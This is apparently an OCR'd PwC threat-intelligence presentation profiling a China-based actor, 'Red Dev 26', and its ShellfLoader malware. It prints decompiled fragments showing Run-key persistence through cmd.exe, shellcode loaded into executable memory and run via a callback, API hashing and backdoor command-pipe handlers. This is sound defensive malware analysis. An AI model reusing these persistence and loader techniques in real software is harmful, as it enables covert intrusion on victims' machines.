Not Safe for Windows (NSFW)

A China-based threat with a lot to say

PwC Threat Intelligence

TLP:WHITE

October 2022

pwc

Introduction

Jono Davis

Technical Analyst
PwC NO

Been in the team for 3 years focusing on the APAC region and Ransomware

- Come from a non-technical background
- Malware reverse engineering
- Very thankful for Sony XM3s
- Pretends to have a life outside of work

@Katechondic

PwC Threat Intelligence

Strategic and Technical roles
Global

A team with members across the globe, tracking both espionage and crime threats across multiple regions

- Team members spread across 8 countries and 3 continents
- Focus on both technical and strategic analysis
- Malware focused, event driven
- Conduct a variety of services outside of threat actor tracking

A summary of a story

How this investigation will be framed

Today's Agenda

Who is Red Dev 26? 5

How we began to analyse this threat 7

Technical overview of the malware 12

Changes made 16


Tracking and uses 21

Who is Red Dev 26?

An introduction to our threat actor of interest

Red Dev 26

A Diamond Model Summary



Adversary

Red Dev 26 is a China-based threat actor that displays unique TTPs and that allow PwC to readily identify its campaigns, separating it from other China-based threat actors. These include the use of “needless” strings that signal the human qualities of the operator.

Capability

Red Dev 26 uses bespoke malware, which PwC tracks as ShellfLoader, as well as a shellcode backdoor which is run in memory. There are other codebase nuances that also help us identify this threat actor

Victim

We assess Red Dev 26 victims are all based in and around countries within the the South China Sea and East China Sea region. On different C2 IPs, we have observed the same victim twice.

Infrastructure

Red Dev 26 reuses infrastructure for its campaigns

Analysing the threat

How we began investigating Red Dev 26

And so our story begins…poorly


- February 2022 – a lure discovered with ASEAN themes
- Aligning with 2022 ASEAN Summit
- Activity resembled that from May 2021
- Initially attributed to both APT41, and Mustang Panda in open source


```
strcpy(
  CommandLine,
  "/C reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v Amdesk /t REG_SZ /d \"Rundll32.exe SHELL32.DLL"
  ",ShellExec_RunDLL \"C:\\Users\\Public\\Libraries\\active_desktop\\desktop_launcher.exe\"\" /f");
StartupInfo.cb = 68;
memset(&StartupInfo.lpReserved, 0, 0x40u);
StartupInfo.wShowWindow = 0;
StartupInfo.dwFlags = 1;
CreateProcessA("c:\\windows\\system32\\cmd.exe", CommandLine, 0, 0, 0, 0,
CopyFileW(Str, L"C:\\Users\\Public\\Libraries\\active_desktop\\desktop_lau
return CopyFileW(
         L"active_desktop_render.dll",
         L"C:\\Users\\Public\\Libraries\\active_desktop\\active_desktop_re
         1);
```

```
while ( v0 );
GetModuleFileNameW(0, &ExistingFileName, 0x104u);
CopyFileW(&ExistingFileName, L"C:\\Users\\Public\\Libraries\\Storages\\Acrobat.exe", 1);
printf("Data_Error \n");
mw_floatMaths();
strcpy(
  CommandLine,
  "/C reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v Storages /t REG_SZ /d \"Rundll32.exe SHELL32.D"
  "LL,ShellExec_RunDLL \"C:\\Users\\Public\\Libraries\\Storages\\Acrobat.exe\"\" /f");
StartupInfo.cb = 68;
memset(&StartupInfo.lpReserved, 0, 0x40u);
CreateProcessA("c:\\windows\\system32\\cmd.exe", CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
printf("value of area : %d", 14400);
printf("%c", 10);
v1 = 7;
do
{
  printf("size for int Storage : %d \n", 4);
  --v1;
}
while ( v1 );
CopyFileW(&ExistingFileName, L"C:\\Users\\Public\\Libraries\\Storages\\Acrobat.exe", 1);
CopyFileA("Acrobat.dll", "C:\\Users\\Public\\Libraries\\Storages\\Acrobat.dll", 1);
mw_floatMaths();
v2 = 8;
```

A rabbit hole that pays dividends

- Still in February 2022 – a new theme, an older binary
- TTPs seem similar to Feb, worth investigating
- Signaturing of malicious ShellfLoader DLLs leads to 17 related campaigns (14 not seen before)
- 40% malware analysis, 60% YARA
- Further signaturing and pivoting finds one older sample from 2019 – pivots into other operations





Piecing Together Red Dev 26 operations

- When placing samples in a timeline, we see an interesting picture
- 2019 appears to be an anomaly, with ties to other Cobalt Strike activity
- No known activity in 2020
- Resuming in 2021, *lots* of it – pace is notable
- Pace of operations is assessed to be consistent, in-line with geopolitical events


2019
Red Dev 26 begins operations

2020
No operations

2021
Red Dev 26 operations resume, large amount of activity, new TTPs

2022
Operations continue, discernible shift in targeting


Corresponding archives



Technical Analysis

The codebase that makes up a Red Dev 26 threat


And now for something, completely technical



What is ShellfLoader?

- Novel loader DLL with changing APIs
- Used to load resource which is stored within the binary
- Used for persistence and defence evasion

```
StartupInfo.cb = 68;
memset(&StartupInfo.lpReserved, 0, 0x40u);
CreateProcessA("c:\\windows\\system32\\cmd.exe", CommandLine, 0, 0, 0, 0, 0, 0, &StartupIn
printf("value of area : %d", 14400);
printf("%c", 10);
v1 = 7;
do
{
  printf("size for int Storage : %d \n", 4);
  --v1;
}
while ( v1 );
CopyFileW(&ExistingFileName, L"C:\\Users\\Public\\Libraries\\Storages\\Acrobat.exe", 1);
CopyFileA("Acrobat.dll", "C:\\Users\\Public\\Libraries\\Storages\\Acrobat.dll", 1);
mw_floatMaths();
v2 = 8;
do
{
  printf("size for int Storage : %d \n", 4);
  --v2;
}
while ( v2 );
flOldProtect = 0;
dwSize = 0;
result = sub_10001110(&flOldProtect, &dwSize);
if ( (_BYTE)result )
{
  v4 = dwSize;
  v5 = VirtualAlloc(0, dwSize, 0x1000u, 4u);
  if ( v5 )
  {
    memcpy(v5, (const void *)flOldProtect, v4);
    flOldProtect = 0;
```




```
if ( *recv_buffer != 0x17 || recv_buffer[1] != 3 || recv_buffer[2] != 3 )
  return 0;
HIBYTE(v3) = recv_buffer[3];
LOBYTE(v3) = recv_buffer[4];
*len_of_payload = v3;
return *len_of_payload <= 0xFFFFu;
```

Next stage functionality

- Second stage malware is more sophisticated than ShellfLoader
  - APIs loaded at runtime into a structure
  - This structure is then called by another structure
- Functionality of shellcode is to download a resource from C2 in chunks, and decrypt it
- Final stage backdoor is a lightweight upload/download «reverse shell»

```
v4 = 0;
v3 = 0;
strcpy(v2, "Kernel32.dll");
v3 = a1->field_4(v2);
if ( v3 )
{
  *a1->closehandle = mw_hashing_api(a1->field_0, v3, 0xFFD97FB);
  a1->GetLastError = mw_hashing_api(a1->field_0, v3, 0x75DA1966);
  a1->VirtualAlloc = mw_hashing_api(a1->field_0, v3, 0x91AFCA54);
  a1->VirtualFree = mw_hashing_api(a1->field_0, v3, 0x30633AC);
  a1->VirtualAllocEx = mw_hashing_api(a1->field_0, v3, 0x6E1A959C);
  a1->VirtualFreeEx = mw_hashing_api(a1->field_0, v3, 0xC3B4EB78);
  a1->VirtualProtect = mw_hashing_api(a1->field_0, v3, 0x7946C61B);
  a1->Sleep = mw_hashing_api(a1->field_0, v3, 0xDB2D49B0);
  a1->CreateMutexA = mw_hashing_api(a1->field_0, v3, 0x4EE4A045);
  a1->OpenMutexA = mw_hashing_api(a1->field_0, v3, 0xDD81EE48);
  a1->WriteProcessMemory = mw_hashing_api(a1->field_0, v3, 0xD83D6AA1);
  a1->CreateFileA = mw_hashing_api(a1->field_0, v3, 0x7C0017A5);
  a1->CreateFileW = mw_hashing_api(a1->field_0, v3, 0x7C0017BB);
  a1->GetFileSize = mw_hashing_api(a1->field_0, v3, 0xDF7D9BAD);
```

```
v21 = 0;
v22 = 0;
v20 = 0;
v23 = *&this->gap_1[15];
v25 = *&this->gap_1[19];
v24 = v25;
v17 = 0i64;
memset(v18, 0, sizeof(v18));
v16 = 68;
v19 = 257;
cmd_exe = 'exe.dmc';
v15 = 0i64;
if ( !(v8->CreateProcessA)(0, &cmd_exe, 0, 0, 1, 0, 0
{
  GetLastError = this->field_10074->GetLastError;
  goto terminate;
}
*&this->gap_1[23] = DWORD1(v15);
*&this->gap_1[27] = v15;
this->key_len = DWORD2(v15);
return 1;
```

```
case 30:
  if ( !mw_command_exe_pipe(&v17) )
  {
    strcpy(v14, "CmdStart error : %d!");
    MEMORY[0x404000](v7, v14, v17);
    v3 = mw_lenCheck(v7);
    if ( !mw_check_opening_bytes_0(struct_ptr, 45, v7, v3 + 1) )
      v19 = 0;
  }
  break;
case 31:
  if ( !mw_writeFile(localAlloc, v15, &v17) )
  {
    strcpy(v13, "CmdWrite error : %d!");
    MEMORY[0x404000](v7, v13, v17);
    v4 = mw_lenCheck(v7);
    if ( !mw_check_opening_bytes_0(struct_ptr, 45, v7, v4 + 1) )
      v19 = 0;
  }
  break;
case 48:
  if ( !mw_peek_named_pipe(localAlloc, &v17) )
  {
    v19 = 0;
    strcpy(v12, "CmdWrite error : %d!");
    MEMORY[0x404000](v7, v12, v17);
    v5 = mw_lenCheck(v7);
    if ( !mw_check_opening_bytes_0(struct_ptr, 45, v7, v5 + 1) )
      v19 = 0;
```


Changes made

Tracking Red Dev 26's conscious choices

The superficial changes

(That are more significant than you think)

Name	Address	Ordinal
AcroWinMain	10001230	1
DllEntryPoint	**1000173E**	**[main entry]**



Name	Address	Ordinal
AcroWinMain	10001780	1
Replicate_Book_App_Webcam_v20_Data_Error	100012F0	2
Replicate_Book_App_Webcam_v20_Error_Log	10001000	3
Replicate_Book_App_Webcam_v20_GoogleChrome	10001340	4
Replicate_Book_App_Webcam_v20_GoogleData	10001300	5
Replicate_Book_App_Webcam_v20_HIS_Log	10001010	6
Replicate_Book_App_Webcam_v20_Log_Ufscdo	100010D0	7
Replicate_Book_App_Webcam_v20_Log_dpth	10001090	8
Replicate_Book_App_Webcam_v20_Log_ghi	10001050	9
Replicate_Book_App_Webcam_v20_Log_id_u8	100012E0	10
Replicate_Book_App_Webcam_v20_aggregate_cont...	100014D0	11
Replicate_Book_App_Webcam_v20_blob_fonts	10001350	12
Replicate_Book_App_Webcam_v20_blob_open	100014D0	13
Replicate_Book_App_Webcam_v20_blob_read	100014D0	14
Replicate_Book_App_Webcam_v20_column_bytes	100014E0	15
Replicate_Book_App_Webcam_v20_data_count	100014E0	16
Replicate_Book_App_Webcam_v20_data_count_Dir	10001380	17
Replicate_Book_App_Webcam_v20_data_counts	10001310	18
Replicate_Book_App_Webcam_v20_errcode	10001390	19
Replicate_Book_App_Webcam_v20_errmsg	100013C0	20
DllEntryPoint	**10001D64**	**[main entry]**

The superficial changes

(That are more significant than you think)

```
printf("value of area : %d", 5000);
printf("%c", 10);
if ( OpenEventA(0x1F0003u, 0, "fonts-support") )
  ExitProcess(0);
CreateEventA(0, 0, 0, "fonts-support");
v0 = 9;
do
{
  printf("Storage size for int : %d \n", 4);
  --v0;
}
while ( v0 );
GetModuleFileNameW(0, &ExistingFileName, 0x104u);
CopyFileW(&ExistingFileName, L"C:\\Users\\Public\\Libraries\\fonts\\Acrobat.exe", 1);
sqlite3_data_count_0();
strcpy(
```

```
printf("value of area : %d", 6600);
printf("%c", 10);
if ( OpenEventA(0x1F0003u, 0, "Bryce-team11") )
  ExitProcess(0);
CreateEventA(0, 0, 0, "Bryce-team11");
v0 = 9;
```

```
if ( OpenEventA(0x1F0003u, 0, "MTVUSA") )
  ExitProcess(0);
CreateEventA(0, 0, 0, "MTVUSA");
```

```
return printf("IworkinJP:\r\n");
```

```
}
printf("My dream is to make money to support my Touch.:%s\r\n", v15);
return printf("I am a programmer who lives at the bottom.:0x%x\r\n", &v15);
}
```

```
memcpy(a1, Src, 0x20u);
qmemcpy(v4, "Hai5fei6Li7Sec8T", sizeof(v4));
return sub_10002C20(a1, 32);
}
```

```
{
  OutputDebugStringW(L"au ua and rus iiss Mustttang Pannndd YES");
  Game_Explorer_UninstallW_0();
  Game_Explorer_UninstallW_0();
  return Jmp_jnz_Print_iNT_ADD_SUB_XJN_SMK();
}
```

```
OutputDebugStringW(L"ru tnt Fk Cn");
if ( OpenEventA(0x1F0003u, 0, "OryanDePaz") )
  ExitProcess(0);
CreateEventA(0, 0, 0, "OryanDePaz");
```

```
OutputDebugStringW(L"I work at 360");
OleCreateFontPictureClose();
Sleep(0x3E80u);
OutputDebugStringW(L"I-le-HeliosTeam");
return Close_Property_Free();
```

The less superficial changes

(Just as significant as you think)

```
LOBYTE(v0) = sub_10001250(&Src, &dwSize);
if ( (_BYTE)v0 )
{
  v1 = dwSize;
  v0 = VirtualAll
  v2 = v0;
  if ( v0 )
  {
    memmove(v0, S
    flOldProtect
    LOBYTE(v0) =
    if ( flOldPro
    {
      j_j_j__fre
      ThreadId =
      v0 = Create
      if ( v0 )
      {
        WaitForSi
        CurrentProcess = GetCurrentProcess();
        LOBYTE(v0) = TerminateProcess(CurrentProcess, 0);
      }
    }
  }
}
```

```
Start_of_resource_code = (BOOL (__stdcall *)(LPSTR))VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
resource = Start_of_resource_code;
if ( Start_of_resource_code )
{
  memcpy(Start_of_resource_code, v0, v1);
  EnumDateFormatsA(resource, 0, 0);
  v4 = (void *)dwSize;
  if ( dwSize )
  {
    sub_10009A60(v0);
    WaitForSingleObject(v4, 0xFFFFFFFF);
    ExitProcess(0);
```


```
StartupInfo.cb = 68;
memset(&StartupInfo.lpReserved, 0, 0x40u);
CreateProcessA("c:\\windows\\system32\\cmd.exe", CommandLine, 0, 0, 0, 0, 0, 0, &StartupIn
printf("value of area : %d", 14400);
printf("%c", 10);
v1 = 7;
do
{
```

```
ies\\Storages\\Acrobat.exe", 1);
Storages\\Acrobat.dll", 1);
```

```
result = sub_10001110(&flOldProtect, &dwSize);
if ( (_BYTE)result )
{
  v4 = dwSize;
  v5 = VirtualAlloc(0, dwSize, 0x1000u, 4u);
  if ( v5 )
  {
    memcpy(v5, (const void *)flOldProtect, v4);
    flOldProtect = 0;
```

The less superficial changes

(Just as significant as you think)



```
byte_10012770   db 38h                  ; DATA XREF: sub_10001250+53↑r
                db  35h ; 5
                db  35h ; 5
                db  33h ; 3
                db  66h ; f
                db  39h ; 9
; char byte_10012776[]
byte_10012776   db 36h                  ; DATA XREF: sub_10001250+60↑r
a77abe820b1f923 db '77abe820b1f923a9de3aa97e66aaf458faa7ae8e0ae2b8823ebb3e8f2b
                db 'a0e7c63dfd0e541b925b7b33fc95728da6d306251d36efc138c8a6f46d
                db '0fcb8460bebec3c2507b331cec454c279d24a9028f151a513fe461f6bc
                db 'bd7bc099b1e92dbe67946aa423d46a3b14d68e9300b93364166ee89ace
